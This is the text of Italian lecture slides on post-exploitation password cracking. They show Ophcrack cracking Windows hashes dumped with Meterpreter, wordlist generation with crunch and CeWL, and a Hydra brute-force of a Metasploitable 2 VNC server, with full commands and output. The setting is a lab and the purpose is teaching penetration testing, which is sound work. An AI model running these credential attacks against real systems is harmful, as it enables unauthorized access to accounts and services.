
Avviamo Ophcrack in modalità grafica




Ophcrack – Esempio




Ophcrack – Esempio



Ophcrack – Esempio




Ophcrack – Esempio



Ophcrack – Esempio


- 4. Scegliamo il file (winpass.txt) contenente gli account e le password della macchina target basata su Windows XP SP 3
 - Ad esempio, ottenuti tramite il comando **hashdump** fornito da Meterpreter (maggiori dettagli in seguito...)



Postexploitation (Privilege Escalation)


Ophcrack – Esempio

Avviamo il cracking delle password cliccando sul «Crack»



Ophcrack – Esempio


6. Attendiamo il completamento del cracking delle password



Postexpioitation (Privilege Escalation)

Ophcrack – Esempio


7. Al termine del processo di cracking verranno mostrate le password ottenute da Ophcrack



Postexpioitation (Privilege Escalation)

Ophcrack – Esempio

7. Al termine del processo di cracking verranno mostrate le password ottenute da Ophcrack



Postexpioitation (Privilege Escalation)

Outline

- Concetti Preliminari
- Exploit Locali
- Password Cracking
 - Offline Password Cracking
 - Online Password Cracking
- Privilege Escalation con Meterpreter
- Network Sniffer
- Sfruttamento di Errate Configurazioni

> Strumenti che «interagiscono» direttamente con la macchina target

- ➤ In generale, tali strumenti operano in due fasi
 - 1. Generazione della wordlist (eventualmente) in base ad informazioni raccolte a partire dalla macchina target
 - 2. Attacco online alle password: provano ad effettuare il login sulla macchina target fin quando non vengono «indovinate» le credenziali corrette per l'accesso

Pro e Contro

- > Svantaggi degli strumenti di online password cracking
 - Le loro azioni potrebbero essere rilevate e bloccate dalla macchina target
 - > Ci vuole più tempo per eseguire tali attacchi rispetto agli strumenti offline
- > Vantaggi degli strumenti di online password cracking
 - Mediante le tecniche di offline password cracking non è possibile effettuare il cracking di servizi di rete
 - Quali ad esempio, SSH, Telnet, FTP, VNC, etc
- ➤ È necessario prestare molta attenzione quando si utilizzano questi tipi di strumenti
 - > Si corre il rischio di bloccare l'accesso a molti servizi o al sistema operativo

Crunch

- > Strumento per creare wordlist in base a criteri impostati dall'utente
 - Wordlist che potranno essere utilizzate per il password cracking
- E possibile avviare crunch tramite due modalità
 - ➤ Grafica, attraverso la sezione «05 Password Attacks» di Kali Linux
 - Da Terminale, digitando crunch

Crunch


È possibile ottenere maggiori informazioni sul comando crunch digitando man crunch

Crunch – Esempio 1

- Creiamo una wordlist contenente parole la cui lunghezza è al più cinque caratteri e la memorizziamo nel file 5chars.txt
 - crunch 1 5 -o 5chars.txt

```
Crunch will now generate the following amount of data: 73645520 bytes
70 MB
0 GB
0 TB
0 PB
PERMISSI
Crunch will now generate the following number of lines: 12356630
crunch: 100% completed generating output
```

> Il file **5chars**. **txt** avrà il seguente contenuto



Crunch – Esempio 2

- Creiamo una wordlist contenente parole aventi lunghezza fino a 4 caratteri, composte da lettere minuscole e numeri
 - crunch 1 4 -f /usr/share/crunch/charset.lst lalphanumeric -o wordlist.lst

```
root@kali:~# crunch 1 4 -f /usr/share/crunch/charset.lst lalpha-numeric owordlist.lst

Crunch will now generate the following amount of data: 8588664 bytes

8 MB

0 GB

0 TB

0 PB

Crunch will now generate the following number of lines: 1727604 crunch: 100% completed generating output
```

► Il file wordlist.lst avrà il seguente contenuto

Output Parziale

b c ... 9997 9998 9999

> The Custom Word List (CeWL) generator

- > Spider che visita un determinato URL e crea una lista (univoca) contenente le parole ricavate da tale visita
 - ➤ La lista creata, potrebbe essere anche usata successivamente da strumenti per l'offline password cracking
 - Ad esempio, John (the Ripper)
- > È possibile avviare CeWL tramite due modalità
 - ➤ Grafica, attraverso la sezione «05 Password Attacks» di Kali Linux
 - Da Terminale, digitando cewl

CeWL – Help

- È possibile ottenere informazioni su CeWL in due modi
 - Digitando il comando cewl -h
 - Digitando il comando man cewl

```
cewl(1)
                      custom word list generator
                                                                cewl(1)
NAME
       cewl - custom word list generator
SYNOPSIS
       cewl [OPTION] ... URL
DESCRIPTION
       CeWL (Custom Word List generator) is a ruby app which spiders a
       given URL, up to a specified depth, and returns a list of words
      which can then be used for password crackers such as John the
       Ripper. Optionally, CeWL can follow external links.
       CeWL can also create a list of email addresses found in mailto
       links. These email addresses can be used as usernames in brute
       force actions.
       CeWL is pronounced "cool".
```

Output parziale

CeWL – Parametri Principali

- > Tra i parametri più importanti di CeWL possiamo trovare i seguenti
 - ▶ depth No -d N: imposta ad N la profondità della visita da parte dello spider
 - > Il valore di default è 2
 - min_word_length No-m N: lunghezza minima di una parola da rilevare
 - La lunghezza minima di default è 3
 - verbose o -v: fornisce un output verboso
 - write o -w: permette di salvare l'output in un file

CeWL – Esempio

- Creiamo una wordlist a partire da un determinato URL
 - Servizio Mutillidae di Metasploitable 2
 - http://10.0.2.10/mutillidae
- La wordlist prodotta da CeWL sarà memorizzata nel file ms2_wrdlst.txt

> cewl -w ms2 wrdlst.txt http://10.0.2.10/mutillidae

```
root@kali:~# cewl -w ms2_wrdlst.txt http://10.0.2.10/mutillidae
CeWL 5.4.6 (Exclusion) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
```

CeWL – Esempio

> Wordlist contenuta nel file ms2_wrdlst.txt

```
the
HTML
and
Injection
Storage
Site
Log
User
Data
blog
Info
Mutillidae
php
File
Login
Viewer
Lookup
```

Output parziale

Hydra

> Strumento che implementa tecniche di Online Password Cracking

- > Supporta numerosi protocolli di rete, tra i quali
 - > HTTP, SSH, FTP, POP3, SMB, VNC, etc

- ➤ Prova ad effettuare il login su una macchina target utilizzando una lista di username e/o password forniti dall'utente
 - ➤ Di default, tenta di effettuare il login usando 16 connessioni in parallelo verso la stessa macchina target

Hydra – Funzionalità di Help

- È possibile ottenere informazioni su Hydra in due modi
 - Digitando il comando hydra -h
 - Digitando il comando man hydra

```
HYDRA(1)
                         General Commands Manual
                                                                  HYDRA(1)
NAME
       hydra - a very fast network logon cracker which support many dif-
       ferent services
SYNOPSIS
       hydra
        [[[-l LOGIN|-L FILE] [-p PASS|-P FILE|-x OPT -y]] | [-C FILE]]
        [-e nsr] [-u] [-f|-F] [-M FILE] [-o FILE] [-b FORMAT]
        [-t TASKS] [-T TASKS] [-W TIME] [-W TIME] [-m OPTIONS] [-s PORT]
        [-c TIME] [-S] [-0] [-4|6] [-I] [-vV] [-d]
        server service [OPTIONS]
DESCRIPTION
      Hydra is a parallelized login cracker which supports numerous pro-
       tocols to attack. New modules are easy to add, beside that, it is
       flexible and very fast.
```

Output parziale

Hydra – Esempio


- ➤ Usiamo Hydra per effettuare l'online password cracking della password relativa al server *VNC* (*Virtual Network Computing*) di Metasploitable 2 (IP: 10.0.2.6)
 - Verranno utilizzate le password memorizzate nel file (wordlist) password.lst

► <u>N.B.</u>

- È necessario «diminuire» la velocità di scansione ed il grado di parallelizzazione utilizzati di default da Hydra
 - Così che possa operare in maniera efficace nei confronti del server VNC

Hydra – Esempio

- Duplichiamo il file password. 1st, così da preservarne il suo funzionamento con John (the Ripper)
 - cd /usr/share/john/
 - cp password.lst password_hydra.lst
- 2. Apriamo il file **password_hydra.lst** (ad esempio, tramite **gedit**) ed eliminiamo commenti presenti all'inizio di tale file



Output parziale

Hydra – Esempio

- Parametri che utilizzeremo per l'esempio
 - -t TASKS
 - run TASKS number of connects in parallel (default: 16)
 - → W TIME
 - > defines a wait TIME between each connection a task performs
 - > -c TIME
 - > the wait **TIME** in seconds per login attempt over all threads
 - > -v / -V
 - > verbose mode / show login+pass combination for each attempt
 - **≻** -P
 - > Password File

Hydra – Esempio

- Avviamo Hydra
 - hydra -V -t 4 -W 5 -c 5 -P
 /usr/share/john/password_hydra.lst 10.0.2.6 vnc

```
root@kali:~# hydra -V -t 4 -W 5 -c 5 -P /usr/share/john/password hydra.lst 10.0.2.6
 vnc
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret ser
vice organizations, or for illegal purposes.
[INFO] setting max tasks per host to 1 due to -c option usage
Hydra (http://www.thc.org/thc-hydra) starting at 2019-05-17 07:17:45
[DATA] max 1 task per 1 server, overall 1 task, 3546 login tries (l:1/p:3546), ~354
6 tries per task
[DATA] attacking vnc://10.0.2.6:5900/
[ATTEMPT] target 10.0.2.6 - login "" - pass "123456" - 1 of 3546 [child 0] (0/0)
[ATTEMPT] target 10.0.2.6 - login "" - pass "12345" - 2 of 3546 [child 0] (0/0)
[ATTEMPT] target 10.0.2.6 - login "" - pass "password" - 3 of 3546 [child 0] (0/0)
[5900][vnc] host: 10.0.2.6 password: password
[ATTEMPT] target 10.0.2.6 - login "" - pass "password1" - 4 of 3546 [child 0] (0/0)
[5900][vnc] host: 10.0.2.6 password: password1
[ATTEMPT] target 10.0.2.6 - login "" - pass "123456789" - 5 of 3546 [child 0] (0/0)
```


Hydra – Esempio

- Avviamo Hydra
 - hydra -V -t 4 -W 5 -c 5 -P
 /usr/share/john/password_hydra.lst 10.0.2.6 vnc

```
root@kali:~# hydra -V -t 4 -W 5 -c 5 -P /usr/share/john/password hydra.lst 10.0.2.6
 vnc
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret ser
vice organizations, or for illegal purposes.
                                                    Hydra ha rilevato 2 password per VNC
[INFO] setting max tasks per host to 1 due to -c or
                                                      password
Hydra (http://www.thc.org/thc-hydra) starting at 20
                                                    password1
[DATA] max 1 task per 1 server, overall 1 task, 354
6 tries per task
[DATA] attacking vnc://10.0.2.6:5900/
[ATTEMPT] target 10.0.2.6 - login "" - pass "123456"
                                                           ∡546 [child 0] (0/0)
[ATTEMPT] target 10.0.2.6 - login "" - pass "12345"
                                                           3546 [child 0] (0/0)
[ATTEMPT] target 10.0.2.6 - login "" - pass "password
                                                         3 of 3546 [child 0] (0/0)
[5900][vnc] host: 10.0.2.6 password: password
[ATTEMPT] target 10.0.2.6 - login "" - pass "pass ord1" - 4 of 3546 [child 0] (0/0)
[5900][vnc] host: 10.0.2.6 password: password:
 ATTEMPT] target 10.0.2.6 - login "" - pass "123456789" - 5 of 3546 [child 0] (0/0)
```

Hydra – Esempio

Per verificare se le password ottenute da Hydra sono corrette, è sufficiente eseguire **vncviewer** sulla macchina Kali ed utilizzare tali password



Indirizzo IP del Server VNC

Hydra – Esempio


➤ Per verificare se le password ottenute da Hydra sono corrette, è sufficiente eseguire **vncviewer** sulla macchina Kali ed utilizzare tali password



Password individuata tramite Hydra


Hydra – Esempio

➤ Per verificare se le password ottenute da Hydra sono corrette, è sufficiente eseguire **vncviewer** sulla macchina Kali ed utilizzare tali password




Hydra – Esempio

➤ Per verificare se le password ottenute da Hydra sono corrette, è sufficiente eseguire **vncviewer** sulla macchina Kali ed utilizzare tali password



Hydra – Esempio

Per verificare se le password ottenute da Hydra sono corrette, è sufficiente eseguire vncviewer sulla macchina Kali ed utilizzare tali password



Postexploitation (Privilege Escalation)